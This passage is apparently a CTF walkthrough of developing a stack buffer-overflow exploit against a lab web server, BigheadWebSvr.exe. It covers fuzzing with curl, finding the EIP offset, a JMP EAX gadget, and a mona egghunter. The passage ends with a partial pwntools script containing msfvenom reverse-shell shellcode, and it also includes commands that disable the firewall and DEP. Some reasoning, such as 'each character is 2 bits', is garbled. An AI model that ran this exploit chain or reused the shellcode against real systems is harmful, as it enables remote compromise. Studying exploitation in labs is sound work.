Double click on it to navigate. We see that it receives the data request and uses strcpy to copy it to a local buffer of length 32 and then return. As strcpy doesn't control the number of input characters which results in a buffer overflow.



```

void __cdecl _Function4(char *param_1)

{
  char local_24 [32];

  _strcpy(local_24,param_1);
  return;
}

```


This can be a potential exploit which needs dynamic analysis.

EXPLOIT DEVELOPMENT

From the phpmyadmin page found earlier we know that the target is running 32 bit Windows server 2008. It can be downloaded from here so that we can emulate the target environment.

Download the Immunity Debugger from here and the plugin mona.py from here. After installing immunity place mona.py into the plugins folder at “C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands”.

Trying to run the binary results in an error about a missing dependency.




BigheadWebSvr.exe - Unable To Locate Component

This application has failed to start because libmingwex-0.dll was not found. Re-installing the application may fix this problem.

A quick google search leads us to sourceforge from where we can download the ***libmingwex-5.0.2-mingw32-dll-0.tar.xz*** package. Extract the contents and transfer the dll to the Windows VM and place it in the same folder as the executable.

```
tar xvf libmingwex-5.0.2-mingw32-dll-0.tar.xz
```


Running the executable now shouldn’t return an error and the server should start listening.



C:\Users\hazard\Desktop\BigheadWebSvr.exe

```
Starting BigheadWebSvr version 1.0
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

On checking netstat we find port 8008 listening which can be confirmed from the nginx config.



```
location /coffee {
        # Backend server to forward requests to/from
        #rewrite /coffee /teapot/ redirect;
        #return 418;
        proxy_pass          http://127.0.0.1:8008;
        proxy_cache_convert_head off;
        proxy_intercept_errors off;
        proxy_cache_key $scheme$proxy_host$request_uri$request_method;
        proxy_http_version  1.1;
```

From static analysis we know that the handler for the HEAD request is vulnerable to buffer overflow. So, lets try sending is a payload greater than 32 characters.


Before that turn off the firewall, run CMD as Administrator and type,

```
netsh advfirewall set allprofiles state off
```

DETERMINING THE BUFFER SIZE

Now to send our payload,

```
curl --head 192.168.0.103:8008/$(python -c "print 'A'*100")
```



```
Starting BigheadWebSvr version 1.0
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections
Received a client connection fr
Waiting for client connections
Connection closing...
Received a client connection fr
Waiting for client connections
HEAD Error Detected!:Recv faile
Received a client connection fr
Waiting for client connections
```


BigheadWebSvr.exe has stopped working

Windows can check online for a solution to the problem.

And it’s seen that the server crashes instantly. Restart the server and fire up immunity.

Click on FIle > Attach > BigheadWebSvr and then hit F9 to run it. Then sending the curl request,


```
curl --head 192.168.0.103:8008/$(python -c "print 'A'*100")
```



```
Registers (FPU)
EAX 0108FB28
ECX 009511B4
EDX 0000AAAA
EBX 00000064
ESP 0108FB50
EBP AAAAAAAA
ESI 00000000
EDI 00000000

EIP AAAAAAAA
```


We see EIP getting overwritten by our payload. Let's determine the buffer size, use mona to create a pattern

```
!mona pattern_create 100
```




```
F0 Creating cyclic pattern of 100 bytes
F0 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
F0 [+] Preparing output file 'pattern.txt'
F0     - (Re)setting logfile pattern.txt
F0 Note: don't copy this pattern from the log window, it might be truncated !
F0 It's better to open pattern.txt and copy the pattern from the file
F0
F0 [+] This mona.py action took 0:00:00.016000
!mona pattern_create 100
```

Now copy the generated pattern as use it to make a curl request.



```
Registers (FPU)
EAX 010EFB28
ECX 008D11B4
EDX 00002AAD
EBX 0000005C
ESP 010EFB50
EBP C32AACC1
ESI 00000000
EDI 00000000

EIP ACC54AAC
```

Right click on ESP and follow in dump, here the pattern can be found at memory address 0131FB40 and the ESP being at 0131FB28 with the contents AA0A.




```
0131FAD0 0C FB 31 01 48 AA D2 77 00 00 00 00 00 00 00 00 .
0131FAE0 6D FB 31 01 40 A1 D2 77 EE 00 D3 77 5C 00 00 00 m
0131FAF0 00 00 00 00 00 00 00 00 A0 10 31 00 80 12 31 00 .
0131FB00 40 21 31 00 01 34 CE 76 00 00 00 00 4B 19 40 00 @
0131FB10 28 FB 31 01 80 11 31 00 6D FB 31 01 00 00 00 00 (
0131FB20 10 00 00 00 01 00 00 00 AA 0A A1 AA 2A A3 AA 4A
0131FB30 A5 AA 6A A7 AA 8A A9 AB 0A B1 AB 2A B3 AB 4A B5 ¥
0131FB40 AB 6A B7 AB 8A B9 AC 0A C1 AC 2A C3 AC 4A C5 AC «
```

The difference comes out as 24 in hex which is 36 bytes. And as each character is 2 bits in size, we can fit in 72 characters in our buffer.

```
root@Ubuntu:~# python -c 'print 0x0131FB40-0x0131FB28'
24
root@Ubuntu:~# python -c 'print int(0x24)'
36
```

Lets confirm this to see if we control EIP.

```
curl --head 192.168.0.100:8008/$(python -c 'print "A"*72 + "B"*8')
```




```
Registers (FPU)
EAX 0112FB28
ECX 000211AC
EDX 01000000
EBX 0000005C
ESP 0112FB50
EBP AAAAAAAA
ESI 00000000
EDI 00000000

EIP BBBBBBBB
```

It’s confirm that we can control EIP.

USING JMP EAX

Now we need to find a JMP EAX instruction so that we can point our EIP to it and then jump to the top of the buffer to execute our shellcode. But before that let us examine the binary restrictions in effect.

```
!mona modules
```




```
| Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-----------------------------------------------------------------------------------------------------------
| 0x76c16000 | 0x00006000 | True   | True    | True  |  True    | True   | 6.0.6001.18000 [NSI.dll] (C:
| 0x75b1b000 | 0x0003b000 | True   | True    | True  |  True    | True   | 6.0.6000.16386 [mswsock.dll]
| 0x00413000 | 0x00013000 | False  | False   | False |  False   | False  | -1.0- [BigheadWebSvr.exe] (C
| 0x62510000 | 0x00010000 | False  | False   | False |  False   | False  | -1.0- [bHeadSvr.dll] (C:¥Use
| 0x765ac000 | 0x000dc000 | True   | True    | True  |  True    | True   | 6.0.6001.18000 [kernel32.dll
| 0x77dca000 | 0x000aa000 | True   | True    | True  |  True    | True   | 7.0.6002.18005 [msvcrt.dll]
| 0x64570000 | 0x00030000 | False  | False   | False |  False   | False  | -1.0- [libmingwex-0.dll] (C:
| 0x76c06000 | 0x000c6000 | True   | True    | True  |  True    | True   | 6.0.6002.18005 [ADVAPI32.DLL
```

We notice that all protections are turned off for the binary as well as for the DLL dependencies.


To turn off system wide DEP, run CMD as Administrator and issue.

```
bcdedit /set nx AlwaysOff
```

And reboot. After that, run immunity again and right click > Search for > All commands in all modules and enter JMP EAX.



```
702 00000000     MOV DWORD PTR DS:[EDX],0
6 05             JBE SHORT ntdll.776B8B5C
```




```
62501000 PUSH EBX    C:¥Users¥hazard¥Desktop¥bHeadSvr.dll
625012F2 JMP EAX     C:¥Users¥hazard¥Desktop¥bHeadSvr.dll
64541000 PUSH EBX    C:¥Users¥hazard¥Desktop¥libmingwex-0.dll
```

We see that bHeadSvr.dll has it available at 625012F2 which is F2125062 in Little Endian.

Right click on the instruction and click Toggle breakpoint.


Replace the B's with the address and run the program again.

```
curl --head 192.168.0.100:8008/$(python -c 'print "A"*72 + "F2125062"')
```



```
Registers (FPU)
EAX 0118FB28
ECX 003111AC
EDX 01000000
EBX 0000005C
ESP 0118FB50
EBP AAAAAAAA
ESI 00000000
EDI 00000000
EIP 625012F2 bHeadSvr.625012F2
```

We see that EIP hits on our breakpoint and on continuing we jump to the address of EAX.



```
0118FB28  AA   STOS BYTE PTR ES:[EDI]
0118FB29  AA   STOS BYTE PTR ES:[EDI]
0118FB2A  AA   STOS BYTE PTR ES:[EDI]
0118FB2B  AA   STOS BYTE PTR ES:[EDI]
0118FB2C  AA   STOS BYTE PTR ES:[EDI]
```

Now that we can jump to eax, we need to place our shellcode on the stack. But due to a small buffer size it’s not possible to fit it in. This calls for the need of an Egg hunter.


EGG HUNTER

An egg hunter is a piece of code which searches for our shellcode in the memory of the process by finding a particular string prefixed to it.

We can use mona to create an egghunter shellcode. By default the egg is set to w00t but it can be any four character string.

```
!mona egghunter -t HTB!
```


Here I’m using “HTB!” As my egg. Mona generates the shellcode which we copy and use in our script.



```
[+] This mona.py action took 0:00:00
[+] Command used:
!mona egghunter -t HTB!
[+] Egg set to HTB!
[+] Generating traditional 32bit egghunter code
[+] Preparing output file 'egghunter.txt'
    - (Re)setting logfile c:¥users¥hazard¥desktop¥egghunter.txt
[+] Egghunter  (32 bytes):
"¥x66¥x81¥xca¥xff¥x0f¥x42¥x52¥x6a¥x02¥x58¥xcd¥x2e¥x3c¥x05¥x5a¥x74"
"¥xef¥xb8¥x48¥x54¥x42¥x21¥x8b¥xfa¥xaf¥x75¥xea¥xaf¥x75¥xe7¥xff¥xe7"
```


Here’s what the script looks like -

```
#!/usr/bin/python

from pwn import *

target = "192.168.0.100"
port = 8008
buflen = 72
jmp_eax = "f2125062" # In Little Endian

egg =
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x
48\x54\x42\x21\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7" # From mona

# msfvenom -p windows/shell_reverse_tcp -b \x00\x0a\x0d -f python
LHOST=192.168.0.105 LPORT=80 -v payload

payload =  "HTB!HTB!" # Adding egg at the start
payload += "\xbb\x56\x51\xbf\x0f\xda\xc1\xd9\x74\x24\xf4\x5e\x33"
payload += "\xc9\xb1\x52\x83\xc6\x04\x31\x5e\x0e\x03\x08\x5f\x5d"
payload += "\xfa\x48\xb7\x23\x05\xb0\x48\x44\x8f\x55\x79\x44\xeb"
payload += "\x1e\x2a\x74\x7f\x72\xc7\xff\x2d\x66\x5c\x8d\xf9\x89"
payload += "\xd5\x38\xdc\xa4\xe6\x11\x1c\xa7\x64\x68\x71\x07\x54"
payload += "\xa3\x84\x46\x91\xde\x65\x1a\x4a\x94\xd8\x8a\xff\xe0"
payload += "\xe0\x21\xb3\xe5\x60\xd6\x04\x07\x40\x49\x1e\x5e\x42"
payload += "\x68\xf3\xea\xcb\x72\x10\xd6\x82\x09\xe2\xac\x14\xdb"
payload += "\x3a\x4c\xba\x22\xf3\xbf\xc2\x63\x34\x20\xb1\x9d\x46"
payload += "\xdd\xc2\x5a\x34\x39\x46\x78\x9e\xca\xf0\xa4\x1e\x1e"
payload += "\x66\x2f\x2c\xeb\xec\x77\x31\xea\x21\x0c\x4d\x67\xc4"
```



```
payload += "\xc2\xc7\x33\xe3\xc6\x8c\xe0\x8a\x5f\x69\x46\xb2\xbf"
payload += "\xd2\x37\x16\xb4\xff\x2c\x2b\x97\x97\x81\x06\x27\x68"
payload += "\x8e\x11\x54\x5a\x11\x8a\xf2\xd6\xda\x14\x05\x18\xf1"
payload += "\xe1\x99\xe7\xfa\x11\xb0\x23\xae\x41\xaa\x82\xcf\x09"
payload += "\x2a\x2a\x1a\x9d\x7a\x84\xf5\x5e\x2a\x64\xa6\x36\x20"
payload += "\x6b\x99\x27\x4b\xa1\xb2\xc2\xb6\x22\x7d\xba\xb8\xdb"
payload += "\x15\xb9\xb8\x1b\xb6\x34\x5e\x71\x26\x11\xc9\xee\xdf"
payload += "\x38\x81\x8f\x20\x97\xec\x90\xab\x14\x11\x5e\x5c\x50"
payload += "\x01\x37\xac\x2f\x7b\x9e\xb3\x85\x13\x7c\x21\x42\xe3"
payload += "\x0b\x5a\xdd\xb4\x5c\xac\x14\x50\x71\x97\x8e\x46\x88"
payload += "\x41\xe8\xc2\x57\xb2\xf7\xcb\x1a\x8e\xd3\xdb\xe2\x0f"
payload += "\x58\x8f\xba\x59\x36\x79\x7d\x30\xf8\xd3\xd7\xef\x52"
payload += "\xb3\xae\xc3\x64\xc5\xae\x09\x13\x29\x1e\xe4\x62\x56"
payload += "\xaf\x60\x63\x2f\xcd\x10\x8c\xfa\x55\x20\xc7\xa6\xfc"
